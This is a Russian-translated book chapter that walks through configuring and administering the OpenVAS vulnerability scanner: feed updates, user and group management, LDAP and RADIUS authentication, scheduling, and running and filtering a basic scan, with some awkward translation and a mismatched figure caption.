


Рисунок 2-8. Настройка OpenVAS и пользовательская конфигурация

Вам необходимо создать нового пользователя-администратора и установить имя пользователя и пароль, как показано на рисунке 2-9.




Рисунок 2-9. Конфигурация пользователя виртуальной машины OpenVAS

Версия OpenVAS, которую вы используете, является версией для сообщества, и для нее не требуется ключ. Однако, если вы хотите использовать коммерческую версию, вам нужно будет ввести ключ подписки. Сейчас вы можете пропустить этот шаг, как показано на рисунке 2-10.



Рисунок 2-10. Экран загрузки ключа подписки OpenVAS

Администрирование OpenVAS

В предыдущем разделе вы увидели, как настроить OpenVAS, загрузив готовую к использованию настройку виртуальной машины. Теперь, прежде чем вы приступите к реальной части сканирования, вам нужно настроить несколько вещей в рамках администрирования.

Обновление ленты

Ленты являются абсолютно необходимым компонентом OpenVAS. Если в вашей настройке OpenVAS есть старые каналы, вы можете пропустить обнаружение последних уязвимостей. Следовательно, крайне важно иметь самые последние каналы перед началом любого сканирования. Чтобы проверить текущую версию фида, перейдите в статус ► Feed Status, как показано на рисунке 2-11. Вы можете видеть, что каналы не обновлялись в течение 54 дней.





Рисунок 2-11. Состояние подачи OpenVAS, с устаревшими новостями

Чтобы обновить каналы, вы можете зайти в терминал и набрать команду `openvas-feed-update`, как показано на рисунке 2-12. Просто убедитесь, что у вас есть активное подключение к Интернету для обновления каналов.

Глава 2 OpenVAS

A screenshot of a terminal window titled 'root@kali: ~'. The window shows the execution of the 'openvas-feed-update' command. The output includes status messages like '[>] Updating OpenVAS feeds', '[*] [1/3] Updating: NVT', and progress information for the 'plugin_feed_info.inc' file, such as '1,131 100%' and '1.08MB/s'. It also displays the OpenVAS community feed server URL and a confirmation message: 'All transactions are logged.' The terminal interface includes a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'.

```
root@kali: ~
File Edit View Search Terminal Help
openvasmd-sqlite      openvas-stop
openvas-migrate-to-postgres
root@kali:~# openvas-feed-update
[>] Updating OpenVAS feeds
[*] [1/3] Updating: NVT
OpenVAS community feed server - http://www.openvas.org/
This service is hosted by Greenbone Networks - http://www.greenbone.net/

All transactions are logged.

If you have any questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.

By using this service you agree to our terms and conditions.

Only one sync per time, otherwise the source ip will be blocked.

receiving incremental file list
plugin_feed_info.inc
  1,131 100%   1.08MB/s   0:00:00 (xfr#1, to-chk=0/1)

sent 43 bytes received 1,234 bytes  364.86 bytes/sec
total size is 1,131 speedup is 0.89
OpenVAS community feed server - http://www.openvas.org/
This service is hosted by Greenbone Networks - http://www.greenbone.net/

All transactions are logged.

If you have any questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.

By using this service you agree to our terms and conditions.

Only one sync per time, otherwise the source ip will be blocked.

receiving incremental file list
```

Рисунок 2-12. Обновление каналов уязвимости OpenVAS

Обновление ленты займет некоторое время; После этого вы можете снова зайти в веб-интерфейс OpenVAS и проверить статус канала. Теперь вы должны увидеть, что статус подачи является текущим, как показано на рисунке 2-13.



Рисунок 2-13. Обновлен статус канала OpenVAS

Управление пользователями

OpenVAS работает в архитектуре клиент-сервер, где несколько пользователей могут подключаться к централизованному серверу. Следовательно, важно создавать и управлять пользователями и группами. Прежде чем создавать пользователей, вам необходимо иметь несколько групп пользователей. Чтобы создать новые группы пользователей OpenVAS, перейдите в Administration ► Groups, как показано на рисунке 2-14.




Рисунок 2-14. Консоль управления OpenVAS

После того как вы создали и настроили необходимые группы, вы можете создавать новых пользователей и назначать их определенным группам на основе их уровней привилегий. Чтобы создать нового пользователя, перейдите в Administration ► Users, как показано на рисунке 2-15.




Рисунок 2-15. Добавление новых пользователей в OpenVAS

В то время как OpenVAS позволяет вам создавать и управлять пользователями локально, он также позволяет вам подключаться с помощью облегченного протокола доступа к каталогам (LDAP) для централизованного управления пользователями. Можно настроить параметры LDAP, перейдя в Administration ► LDAP, как показано на рисунке 2-16.



Рисунок 2-16. Конфигурация OpenVAS для аутентификации LDAP

Аналогично, OpenVAS также можно настроить для аутентификации на сервере RADIUS. Это можно сделать, настроив параметры сервера RADIUS в разделе Administration ► RADIUS, как показано на рисунке 2-17.



Рисунок 2-17. Конфигурация OpenVAS для аутентификации RADIUS

Панель приборов

OpenVAS имеет богатую панель инструментов, которая по умолчанию является его домашней страницей. Панель инструментов предлагает централизованное представление задач, хостов, NVT и т. Д., Как показано на рисунке 2-18. Каждую демографию можно экспортировать в формате CSV.



Рисунок 2-18. Панель инструментов OpenVAS с демографией

Планировщик

В корпоративной среде может потребоваться, чтобы сканирование выполнялось в нерабочее время. В таком случае может пригодиться планировщик OpenVAS. Доступ к планировщику можно получить в Configuration ► Schedules, и его можно использовать для запуска сканирования в определенное время, как показано на рисунке 2-19.




Рисунок 2-19. Планировщик сканирования OpenVAS

Мусорная корзина

Если вам удастся удалить какой-либо объект в OpenVAS и позже потребуется вернуть его обратно, его можно восстановить с помощью корзины. Вы можете получить к нему доступ в Extras ► Trashcan, как показано на рисунке 2-20.




Рисунок 2-20. Корзина OpenVAS для просмотра и восстановления удаленных элементов

Помощь

Хотя большинство задач в OpenVAS просто и легко найти, может случиться так, что вам понадобится помощь по определенным темам. OpenVAS имеет исчерпывающую справочную документацию, доступ к которой вы можете получить в Help ► Contents, как показано на рисунке 2-21.




Рисунок 2-21. Справочный контент OpenVAS

Сканирование уязвимостей

Теперь, когда у вас есть OpenVAS, настроенный и работающий с обновленными каналами, вы можете приступить к сканированию действующей цели. Здесь вы сначала попытаете сканировать систему Linux. Войдите в веб-интерфейс OpenVAS, как показано на рисунке 2-22.




Рисунок 2-22. Страница входа OpenVAS

Следующим шагом является создание новой задачи проверки. Чтобы создать новое задание на сканирование, перейдите к Scans ➤Tasks, как показано на рисунке 2-23.




Рисунок 2-23. Панель инструментов OpenVAS и мастер задач

Теперь вы можете либо запустить простой мастер задач, либо использовать расширенный мастер задач, который обеспечивает большую гибкость сканирования. Сейчас вы начнете с простого мастера задач, как показано на рисунке 2-24. Все, что вам нужно сделать, это ввести целевой IP-адрес и нажать Start Scan (Начать сканирование).




Рисунок 2-24. Инициирование нового сканирования уязвимостей в OpenVAS

Обратите внимание, что OpenVAS имеет несколько predefinedных профилей сканирования. В зависимости от конкретного требования вы можете выбрать один из следующих профилей сканирования:

- \ Discovery (Открытое)
- \ Full and Fast (Полное и быстрое)
- \ Full and Fast Ultimate (Полное и максимально быстрое)
- \ Full and Very Deep (Полное и очень глубокое)
- \ Full and Very Deep Ultimate (Полное и максимально глубокое)
- \ Host Discovery (Открытое сканирование хостов)
- \ System Discovery (Открытое сканирование системы)

Для сканирования по умолчанию выбран полный и быстрый профиль.

Сканирование запускается, и вы можете видеть, что состояние сканирования установлено на Выполняется, как показано на рисунке 2-25. Вкладка действий сканирования предоставляет различные способы приостановки и возобновления сканирования при необходимости.




Рисунок 2-25. Панель мониторинга состояния задач OpenVAS

После завершения сканирования вы можете перейти к разделу «Результаты сканирования» (Scans ➤ Results) и просмотреть уязвимости, выявленные во время сканирования, как показано на рис. 2-26. Теперь, когда сканирование завершено, вы можете просто просмотреть результаты сканирования в веб-консоли OpenVAS или загрузить подробный отчет в выбранном вами формате.




Рисунок 2-26. Результаты сканирования OpenVAS

Также возможно отфильтровать результаты уязвимости. Например, вы можете захотеть увидеть только уязвимости, связанные с HTTP. Просто перейдите в Scans ➤ Results и на вкладке Filter введите критерии фильтра, как показано на рисунке 2-27.




Рисунок 2-27. Результаты сканирования OpenVAS и фильтры

Дополнительные настройки OpenVAS

До сих пор вы видели, как настроить виртуальную машину OpenVAS и приступить к сканированию уязвимостей. OpenVAS - это гибкая система управления уязвимостями, которая предлагает множество настроек. В этом разделе рассказывается о некоторых дополнительных настройках OpenVAS, которые вы можете настроить в соответствии со своими требованиями.

Производительность

OpenVAS, безусловно, ресурсоемкий инструмент. Он может потреблять много памяти и процессора. Следовательно, при сканировании нескольких систем стоит следить за их производительностью. Чтобы просмотреть данные о производительности, перейдите к разделу Extras ➤ Performance, как показано на рисунке 2-28. Вы можете просмотреть данные о производительности за определенный период времени, отфильтровав даты.




Рисунок 2-29. OpenVAS CVSS калькулятор

Настройки

OpenVAS - это конфигурируемая система с множеством настроек. Очень полезно получить обзор всех настроек и их значений в одном месте. Вы можете перейти к разделу Extras ► My Settings, как показано на рис. 2-30, чтобы получить обзор настроек, настроенных на данный момент.




Рисунок 2-30. Административные настройки OpenVAS

Составление отчетов

